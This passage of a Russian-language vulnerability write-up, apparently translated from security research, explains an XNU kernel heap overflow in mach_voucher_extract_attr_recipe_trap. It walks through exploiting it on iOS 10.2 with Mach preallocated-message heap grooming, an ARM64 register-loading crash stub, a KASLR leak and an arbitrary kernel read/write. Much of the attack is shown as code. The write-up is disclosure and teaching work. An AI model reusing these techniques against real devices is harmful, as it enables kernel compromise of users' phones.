    kr = KERN_MEMORY_ERROR;
    goto done;
}
```

Выделяется `sz` байт, но третьим аргументом `copyin` передаётся `args->recipe_size` — указатель пользовательского пространства, а не прочитанное через него значение. Это и есть переполнение.

Рецепт копипасты


Находящаяся рядом `host_create_mach_voucher_trap` почти идентична. Её аргумент размера — целое число, тогда как новая ловушка принимает указатель на целое. По-видимому, код скопировали и адаптировали, но сохранили прежнее прямое использование:

```
/* Correct: host_create_mach_voucher_trap */
if (copyin(args->recipes, (void *)krecipes, args->recipes_size)) {
    kfree(krecipes, (vm_size_t)args->recipes_size);
    goto done;
}

/* Vulnerable: mach_voucher_extract_attr_recipe_trap */
if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
    kfree(krecipe, (vm_size_t)sz);
    goto done;
}
```

Вероятно, Clang поспособствовал ошибке, предложив `recipe_size`, когда скопированный код ссылался на несуществующий `recipes_size`. Предложение исправило синтаксис, сделав семантику катастрофически неверной.

Построение примитивов

В iOS `copyin` отклоняет размеры больше `0x4000000`; `recipe_size` также должен быть допустимым низким указателем пользовательского пространства. 64-разрядное приложение может отображать такие адреса, если скомпоновано с малым `pagezero_size`. Размещение исходных байтов на границе страницы и снятие отображения со следующей страницы позволяет точно управлять тем, насколько далеко продвинется `copyin` до ошибки. Затем неудачное копирование освобождает выделенный буфер.



Так получается выделение `kalloc` размером от 256 до 5120 байт, за которым следует управляемое переполнение произвольной длины. Полезной следующей целью будет объект с повреждаемым полем длины, позволяющий получить более сильный примитив до знания указателей.

ipc_kmsg

Сообщения Mach в пути используют:

```
struct ipc_kmsg {
    mach_msg_size_t ikm_size;
    struct ipc_kmsg *ikm_next;
    struct ipc_kmsg *ikm_prev;
    mach_msg_header_t *ikm_header;
    ipc_port_t ikm_prealloc;
    ipc_port_t ikm_voucher;
    mach_msg_priority_t ikm_qos;
    mach_msg_priority_t ikm_qos_override;
    struct ipc_importance_elem *ikm_importance;
    queue_chain_t ikm_inheritance;
};
```

`ikm_size` выбирает зону, используемую `ipc_kmsg_free`, участвует в проверках границ и размещает заголовок сообщения в конце буфера:

```
#define ikm_set_header(kmsg, mtsize) \
    (kmsg)->ikm_header = (mach_msg_header_t *) \
        ((vm_offset_t)((kmsg) + 1) + (kmsg)->ikm_size - (mtsize))
```


Повреждение поля может заставить ядро считать буфер сообщения крупнее реального, разрешив запись и чтение за границами. Малые сообщения используют локальный кэш CPU и зону `ipc.kmsg`, а более крупные — `kalloc`. Обычно `ikm_init` и `ikm_set_header` выполняются последовательно, не оставляя полезного окна для повреждения. Предварительно выделенные сообщения предоставляют такое окно.

Всё дело в отправке сообщения

`mach_port_allocate_full` может создать порт с одним предварительно выделенным `ipc_kmsg` заданного атакующим размера. Это позволяет критическим клиентам ядра доставлять сообщение без выделения памяти во время отправки. `ipc_kmsg_get_from_kernel` доверяет существующему `ikm_size`:

```
kmsg = dest_port->ip_premsg;
if (msg_and_trailer_size > kmsg->ikm_size - max_desc)
    return MACH_SEND_TOO_LARGE;
ikm_prealloc_set_inuse(kmsg, dest_port);
ikm_set_header(kmsg, msg_and_trailer_size);
memcpy((void *)kmsg->ikm_header, (const void *)msg, size);
```

Увеличенный поддельный `ikm_size` перемещает `ikm_header` за пределы выделения. Затем отправка из ядра записывает за границы, а получение сообщения читает эту память обратно. В отличие от исходной ошибки, этот примитив можно повторять.



Исключительное поведение

Предварительно выделенные буферы используются только тогда, когда ядро отправляет настоящее сообщение. Сообщения исключений удобно содержат большой объём управляемых пользователем данных. Поток может задать собственный порт исключений через

thread_set_exception_ports. Использование EXC_MASK_ALL, EXCEPTION_STATE и ARM_THREAD_STATE64 заставляет ошибку создать exception_raise_state со всеми регистрами общего назначения ARM64.

Эксплойт загружает 240 управляемых байт в регистры и вызывает сбой:

```
.text
.globl _load_regs_and_crash
.align 2
_load_regs_and_crash:
    mov x30, x0
    ldp x0,  x1,  [x30, 0]
    ldp x2,  x3,  [x30, 0x10]
    ldp x4,  x5,  [x30, 0x20]
    ldp x6,  x7,  [x30, 0x30]
    ldp x8,  x9,  [x30, 0x40]
    ldp x10, x11, [x30, 0x50]
    ldp x12, x13, [x30, 0x60]
    ldp x14, x15, [x30, 0x70]
    ldp x16, x17, [x30, 0x80]
    ldp x18, x19, [x30, 0x90]
    ldp x20, x21, [x30, 0xa0]
    ldp x22, x23, [x30, 0xb0]
    ldp x24, x25, [x30, 0xc0]
    ldp x26, x27, [x30, 0xd0]
    ldp x28, x29, [x30, 0xe0]
    brk 0
```

Построение интроспекции ядра

iOS не предоставляет поддерживаемого отладчика ядра. Более ранний эксплойт mach_portal уже давал чтение/запись ядра и вспомогательные функции для поиска задач и портов Mach, поэтому первая версия этого эксплойта разрабатывалась внутри того проекта. Предварительно выделенный буфер сообщения можно было найти так:

```
mach_port_qos_t qos = {0};
qos.prealloc = 1;
qos.len = size;
mach_port_allocate_full(mach_task_self(), MACH_PORT_RIGHT_RECEIVE,
                        MACH_PORT_NULL, &qos, &name);
uint64_t port = get_port(name);
uint64_t prealloc_buf = rk64(port + 0x88);
```

Интроспекция ядра и метод проб и ошибок определили ikm_size, необходимый для выравнивания управляемых байтов состояния исключения со следующим объектом кучи. После получения рабочей версии эксплойт перенесли с iOS 10.1.1 на 10.2.


Получение адреса и данных

Нам также нужен адрес управляемых данных в ядре. Несмотря на рандомизацию freelist зон, некоторые классы размеров всё ещё выделяются почти линейно, когда зона исчерпана, а размеры запросов близки к размеру страницы:

```
int prealloc_size = 0x900; // kalloc.4096
for (int i = 0; i < 2000; i++)
    prealloc_port(prealloc_size);

mach_port_t holder = prealloc_port(prealloc_size);
mach_port_t first_port = prealloc_port(prealloc_size);
mach_port_t second_port = prealloc_port(prealloc_size);
```

Уничтожение `holder`, активация переполнения в его слоте и повторное выделение меняют у порта `first_port` поле `ikm_size` на `0x1104`:


```
mach_port_destroy(mach_task_self(), holder);
uint64_t overflow_bytes[] = {0x1104, 0, 0, 0, 0, 0, 0, 0};
do_overflow(0x1000, 64, overflow_bytes);
holder = prealloc_port(prealloc_size);
```



Когда первое сообщение попадает в пустую очередь порта, `ipc_kmsg_enqueue` направляет `ikm_next` и `ikm_prev` обратно на само сообщение. Точно подобранное чередование отправки и получения раскрывает адрес буфера `second_port`:

```
uint64_t valid_header[] = {0xc40, 0, 0, 0, 0, 0, 0, 0};
send_prealloc_msg(first_port, valid_header, 8);
send_prealloc_msg(second_port, valid_header, 8);
uint64_t *buf = receive_prealloc_msg(first_port);
kernel_buffer_base = buf[1];
```

`send_prealloc_msg` запускает поток, устанавливает цель как его порт исключений, загружает управляемые регистры и выполняет `brk 0`. Ядро сериализует состояние в повреждённый предварительно выделенный буфер.



Отправка в `second_port` до получения из `first_port` изменяет перекрытые данные: самоссылочный указатель очереди раскрывает адрес. Однократное переполнение превратилось в повторяемый доступ на чтение и запись к 240 байтам после `first_port` с известным адресом ядра.

От относительного чтения/записи к произвольному

Освобождение `second_port` и выделение пользовательского клиента `AGXAccelerator` типа 5 повторно использует слот `kalloc.4096` под `AGXCommandQueue`. Получение перекрывающегося сообщения исключения раскрывает первые 240 байт объекта, включая указатель его таблицы виртуальных функций и, следовательно, смещение KASLR.


```
send_prealloc_msg(first_port, valid_header, 8);
mach_port_deallocate(mach_task_self(), second_port);
mach_port_destroy(mach_task_self(), second_port);
mach_port_t uc = alloc_userclient();
buf = receive_prealloc_msg(first_port);
uint64_t vtable = buf[0];
```


Эксплойт Pegasus показал, что `OSSerializer::serialize` превращает виртуальный вызов с одним управляемым указателем объекта в вызов другой управляемой функции с управляемыми

аргументами:

```
bool OSSerializer::serialize(OSSerialize *s) const {
    return (*callback)(target, ref, s);
}
```

Её реализация ARM64 загружает `target`, `ref` и `callback` из объекта перед переходом к callback. Эксплойт перенаправляет таблицу виртуальных функций объекта AGX в сам управляемый объект и организует виртуальный вызов `release`, достигающий этого гаджета.






Остаётся превратить два управляемых аргумента в копирование памяти. `copyin`, `copyout` и `memmove` требуют три аргумента, но `uuid_copy` — двухаргументная обёртка, всегда копирующая 16 байт:

```
; uuid_copy(uuid_t dst, const uuid_t src)
MOV W2, #0x10
B   _memmove
```

Если один аргумент направить на произвольную память ядра, а другой — на известный буфер поддельного объекта, получается произвольное чтение или запись 16 байт. Получение сообщения исключения передаёт прочитанные данные обратно в пользовательское пространство; перестановка аргументов выполняет запись.



Эксплойт для iPod 6G с iOS 10.2 приложен к проблеме 1004. Marco Grassi и qwertyoruiopz независимо обнаружили и эксплуатировали ту же ошибку с помощью другой стратегии портов Mach.

Критический код следует критиковать

Ошибки естественны, особенно когда им способствуют диагностические сообщения компилятора. Но совершенно новый код ядра, развёрнутый более чем на миллиарде устройств с XNU, заслуживает исключительно тщательной проверки. Эту проблему обнаружили бы даже базовые тесты: рецепты размером более 256 байт не просто раскрывали уязвимость — они вообще не работали и приводили macOS к панике ядра.

Эта проблема характерна не только для XNU. Однажды LG выпустила ядро Android с пользовательским системным вызовом, содержащим неограниченный `strcpy`, который срабатывал при обычной работе Chrome; номер системного вызова даже совпал с `sys_seccomp` — механизмом, который Chrome пытался использовать для сдерживания подобных ошибок.

Эксплуатация управляемого DCOM в .NET

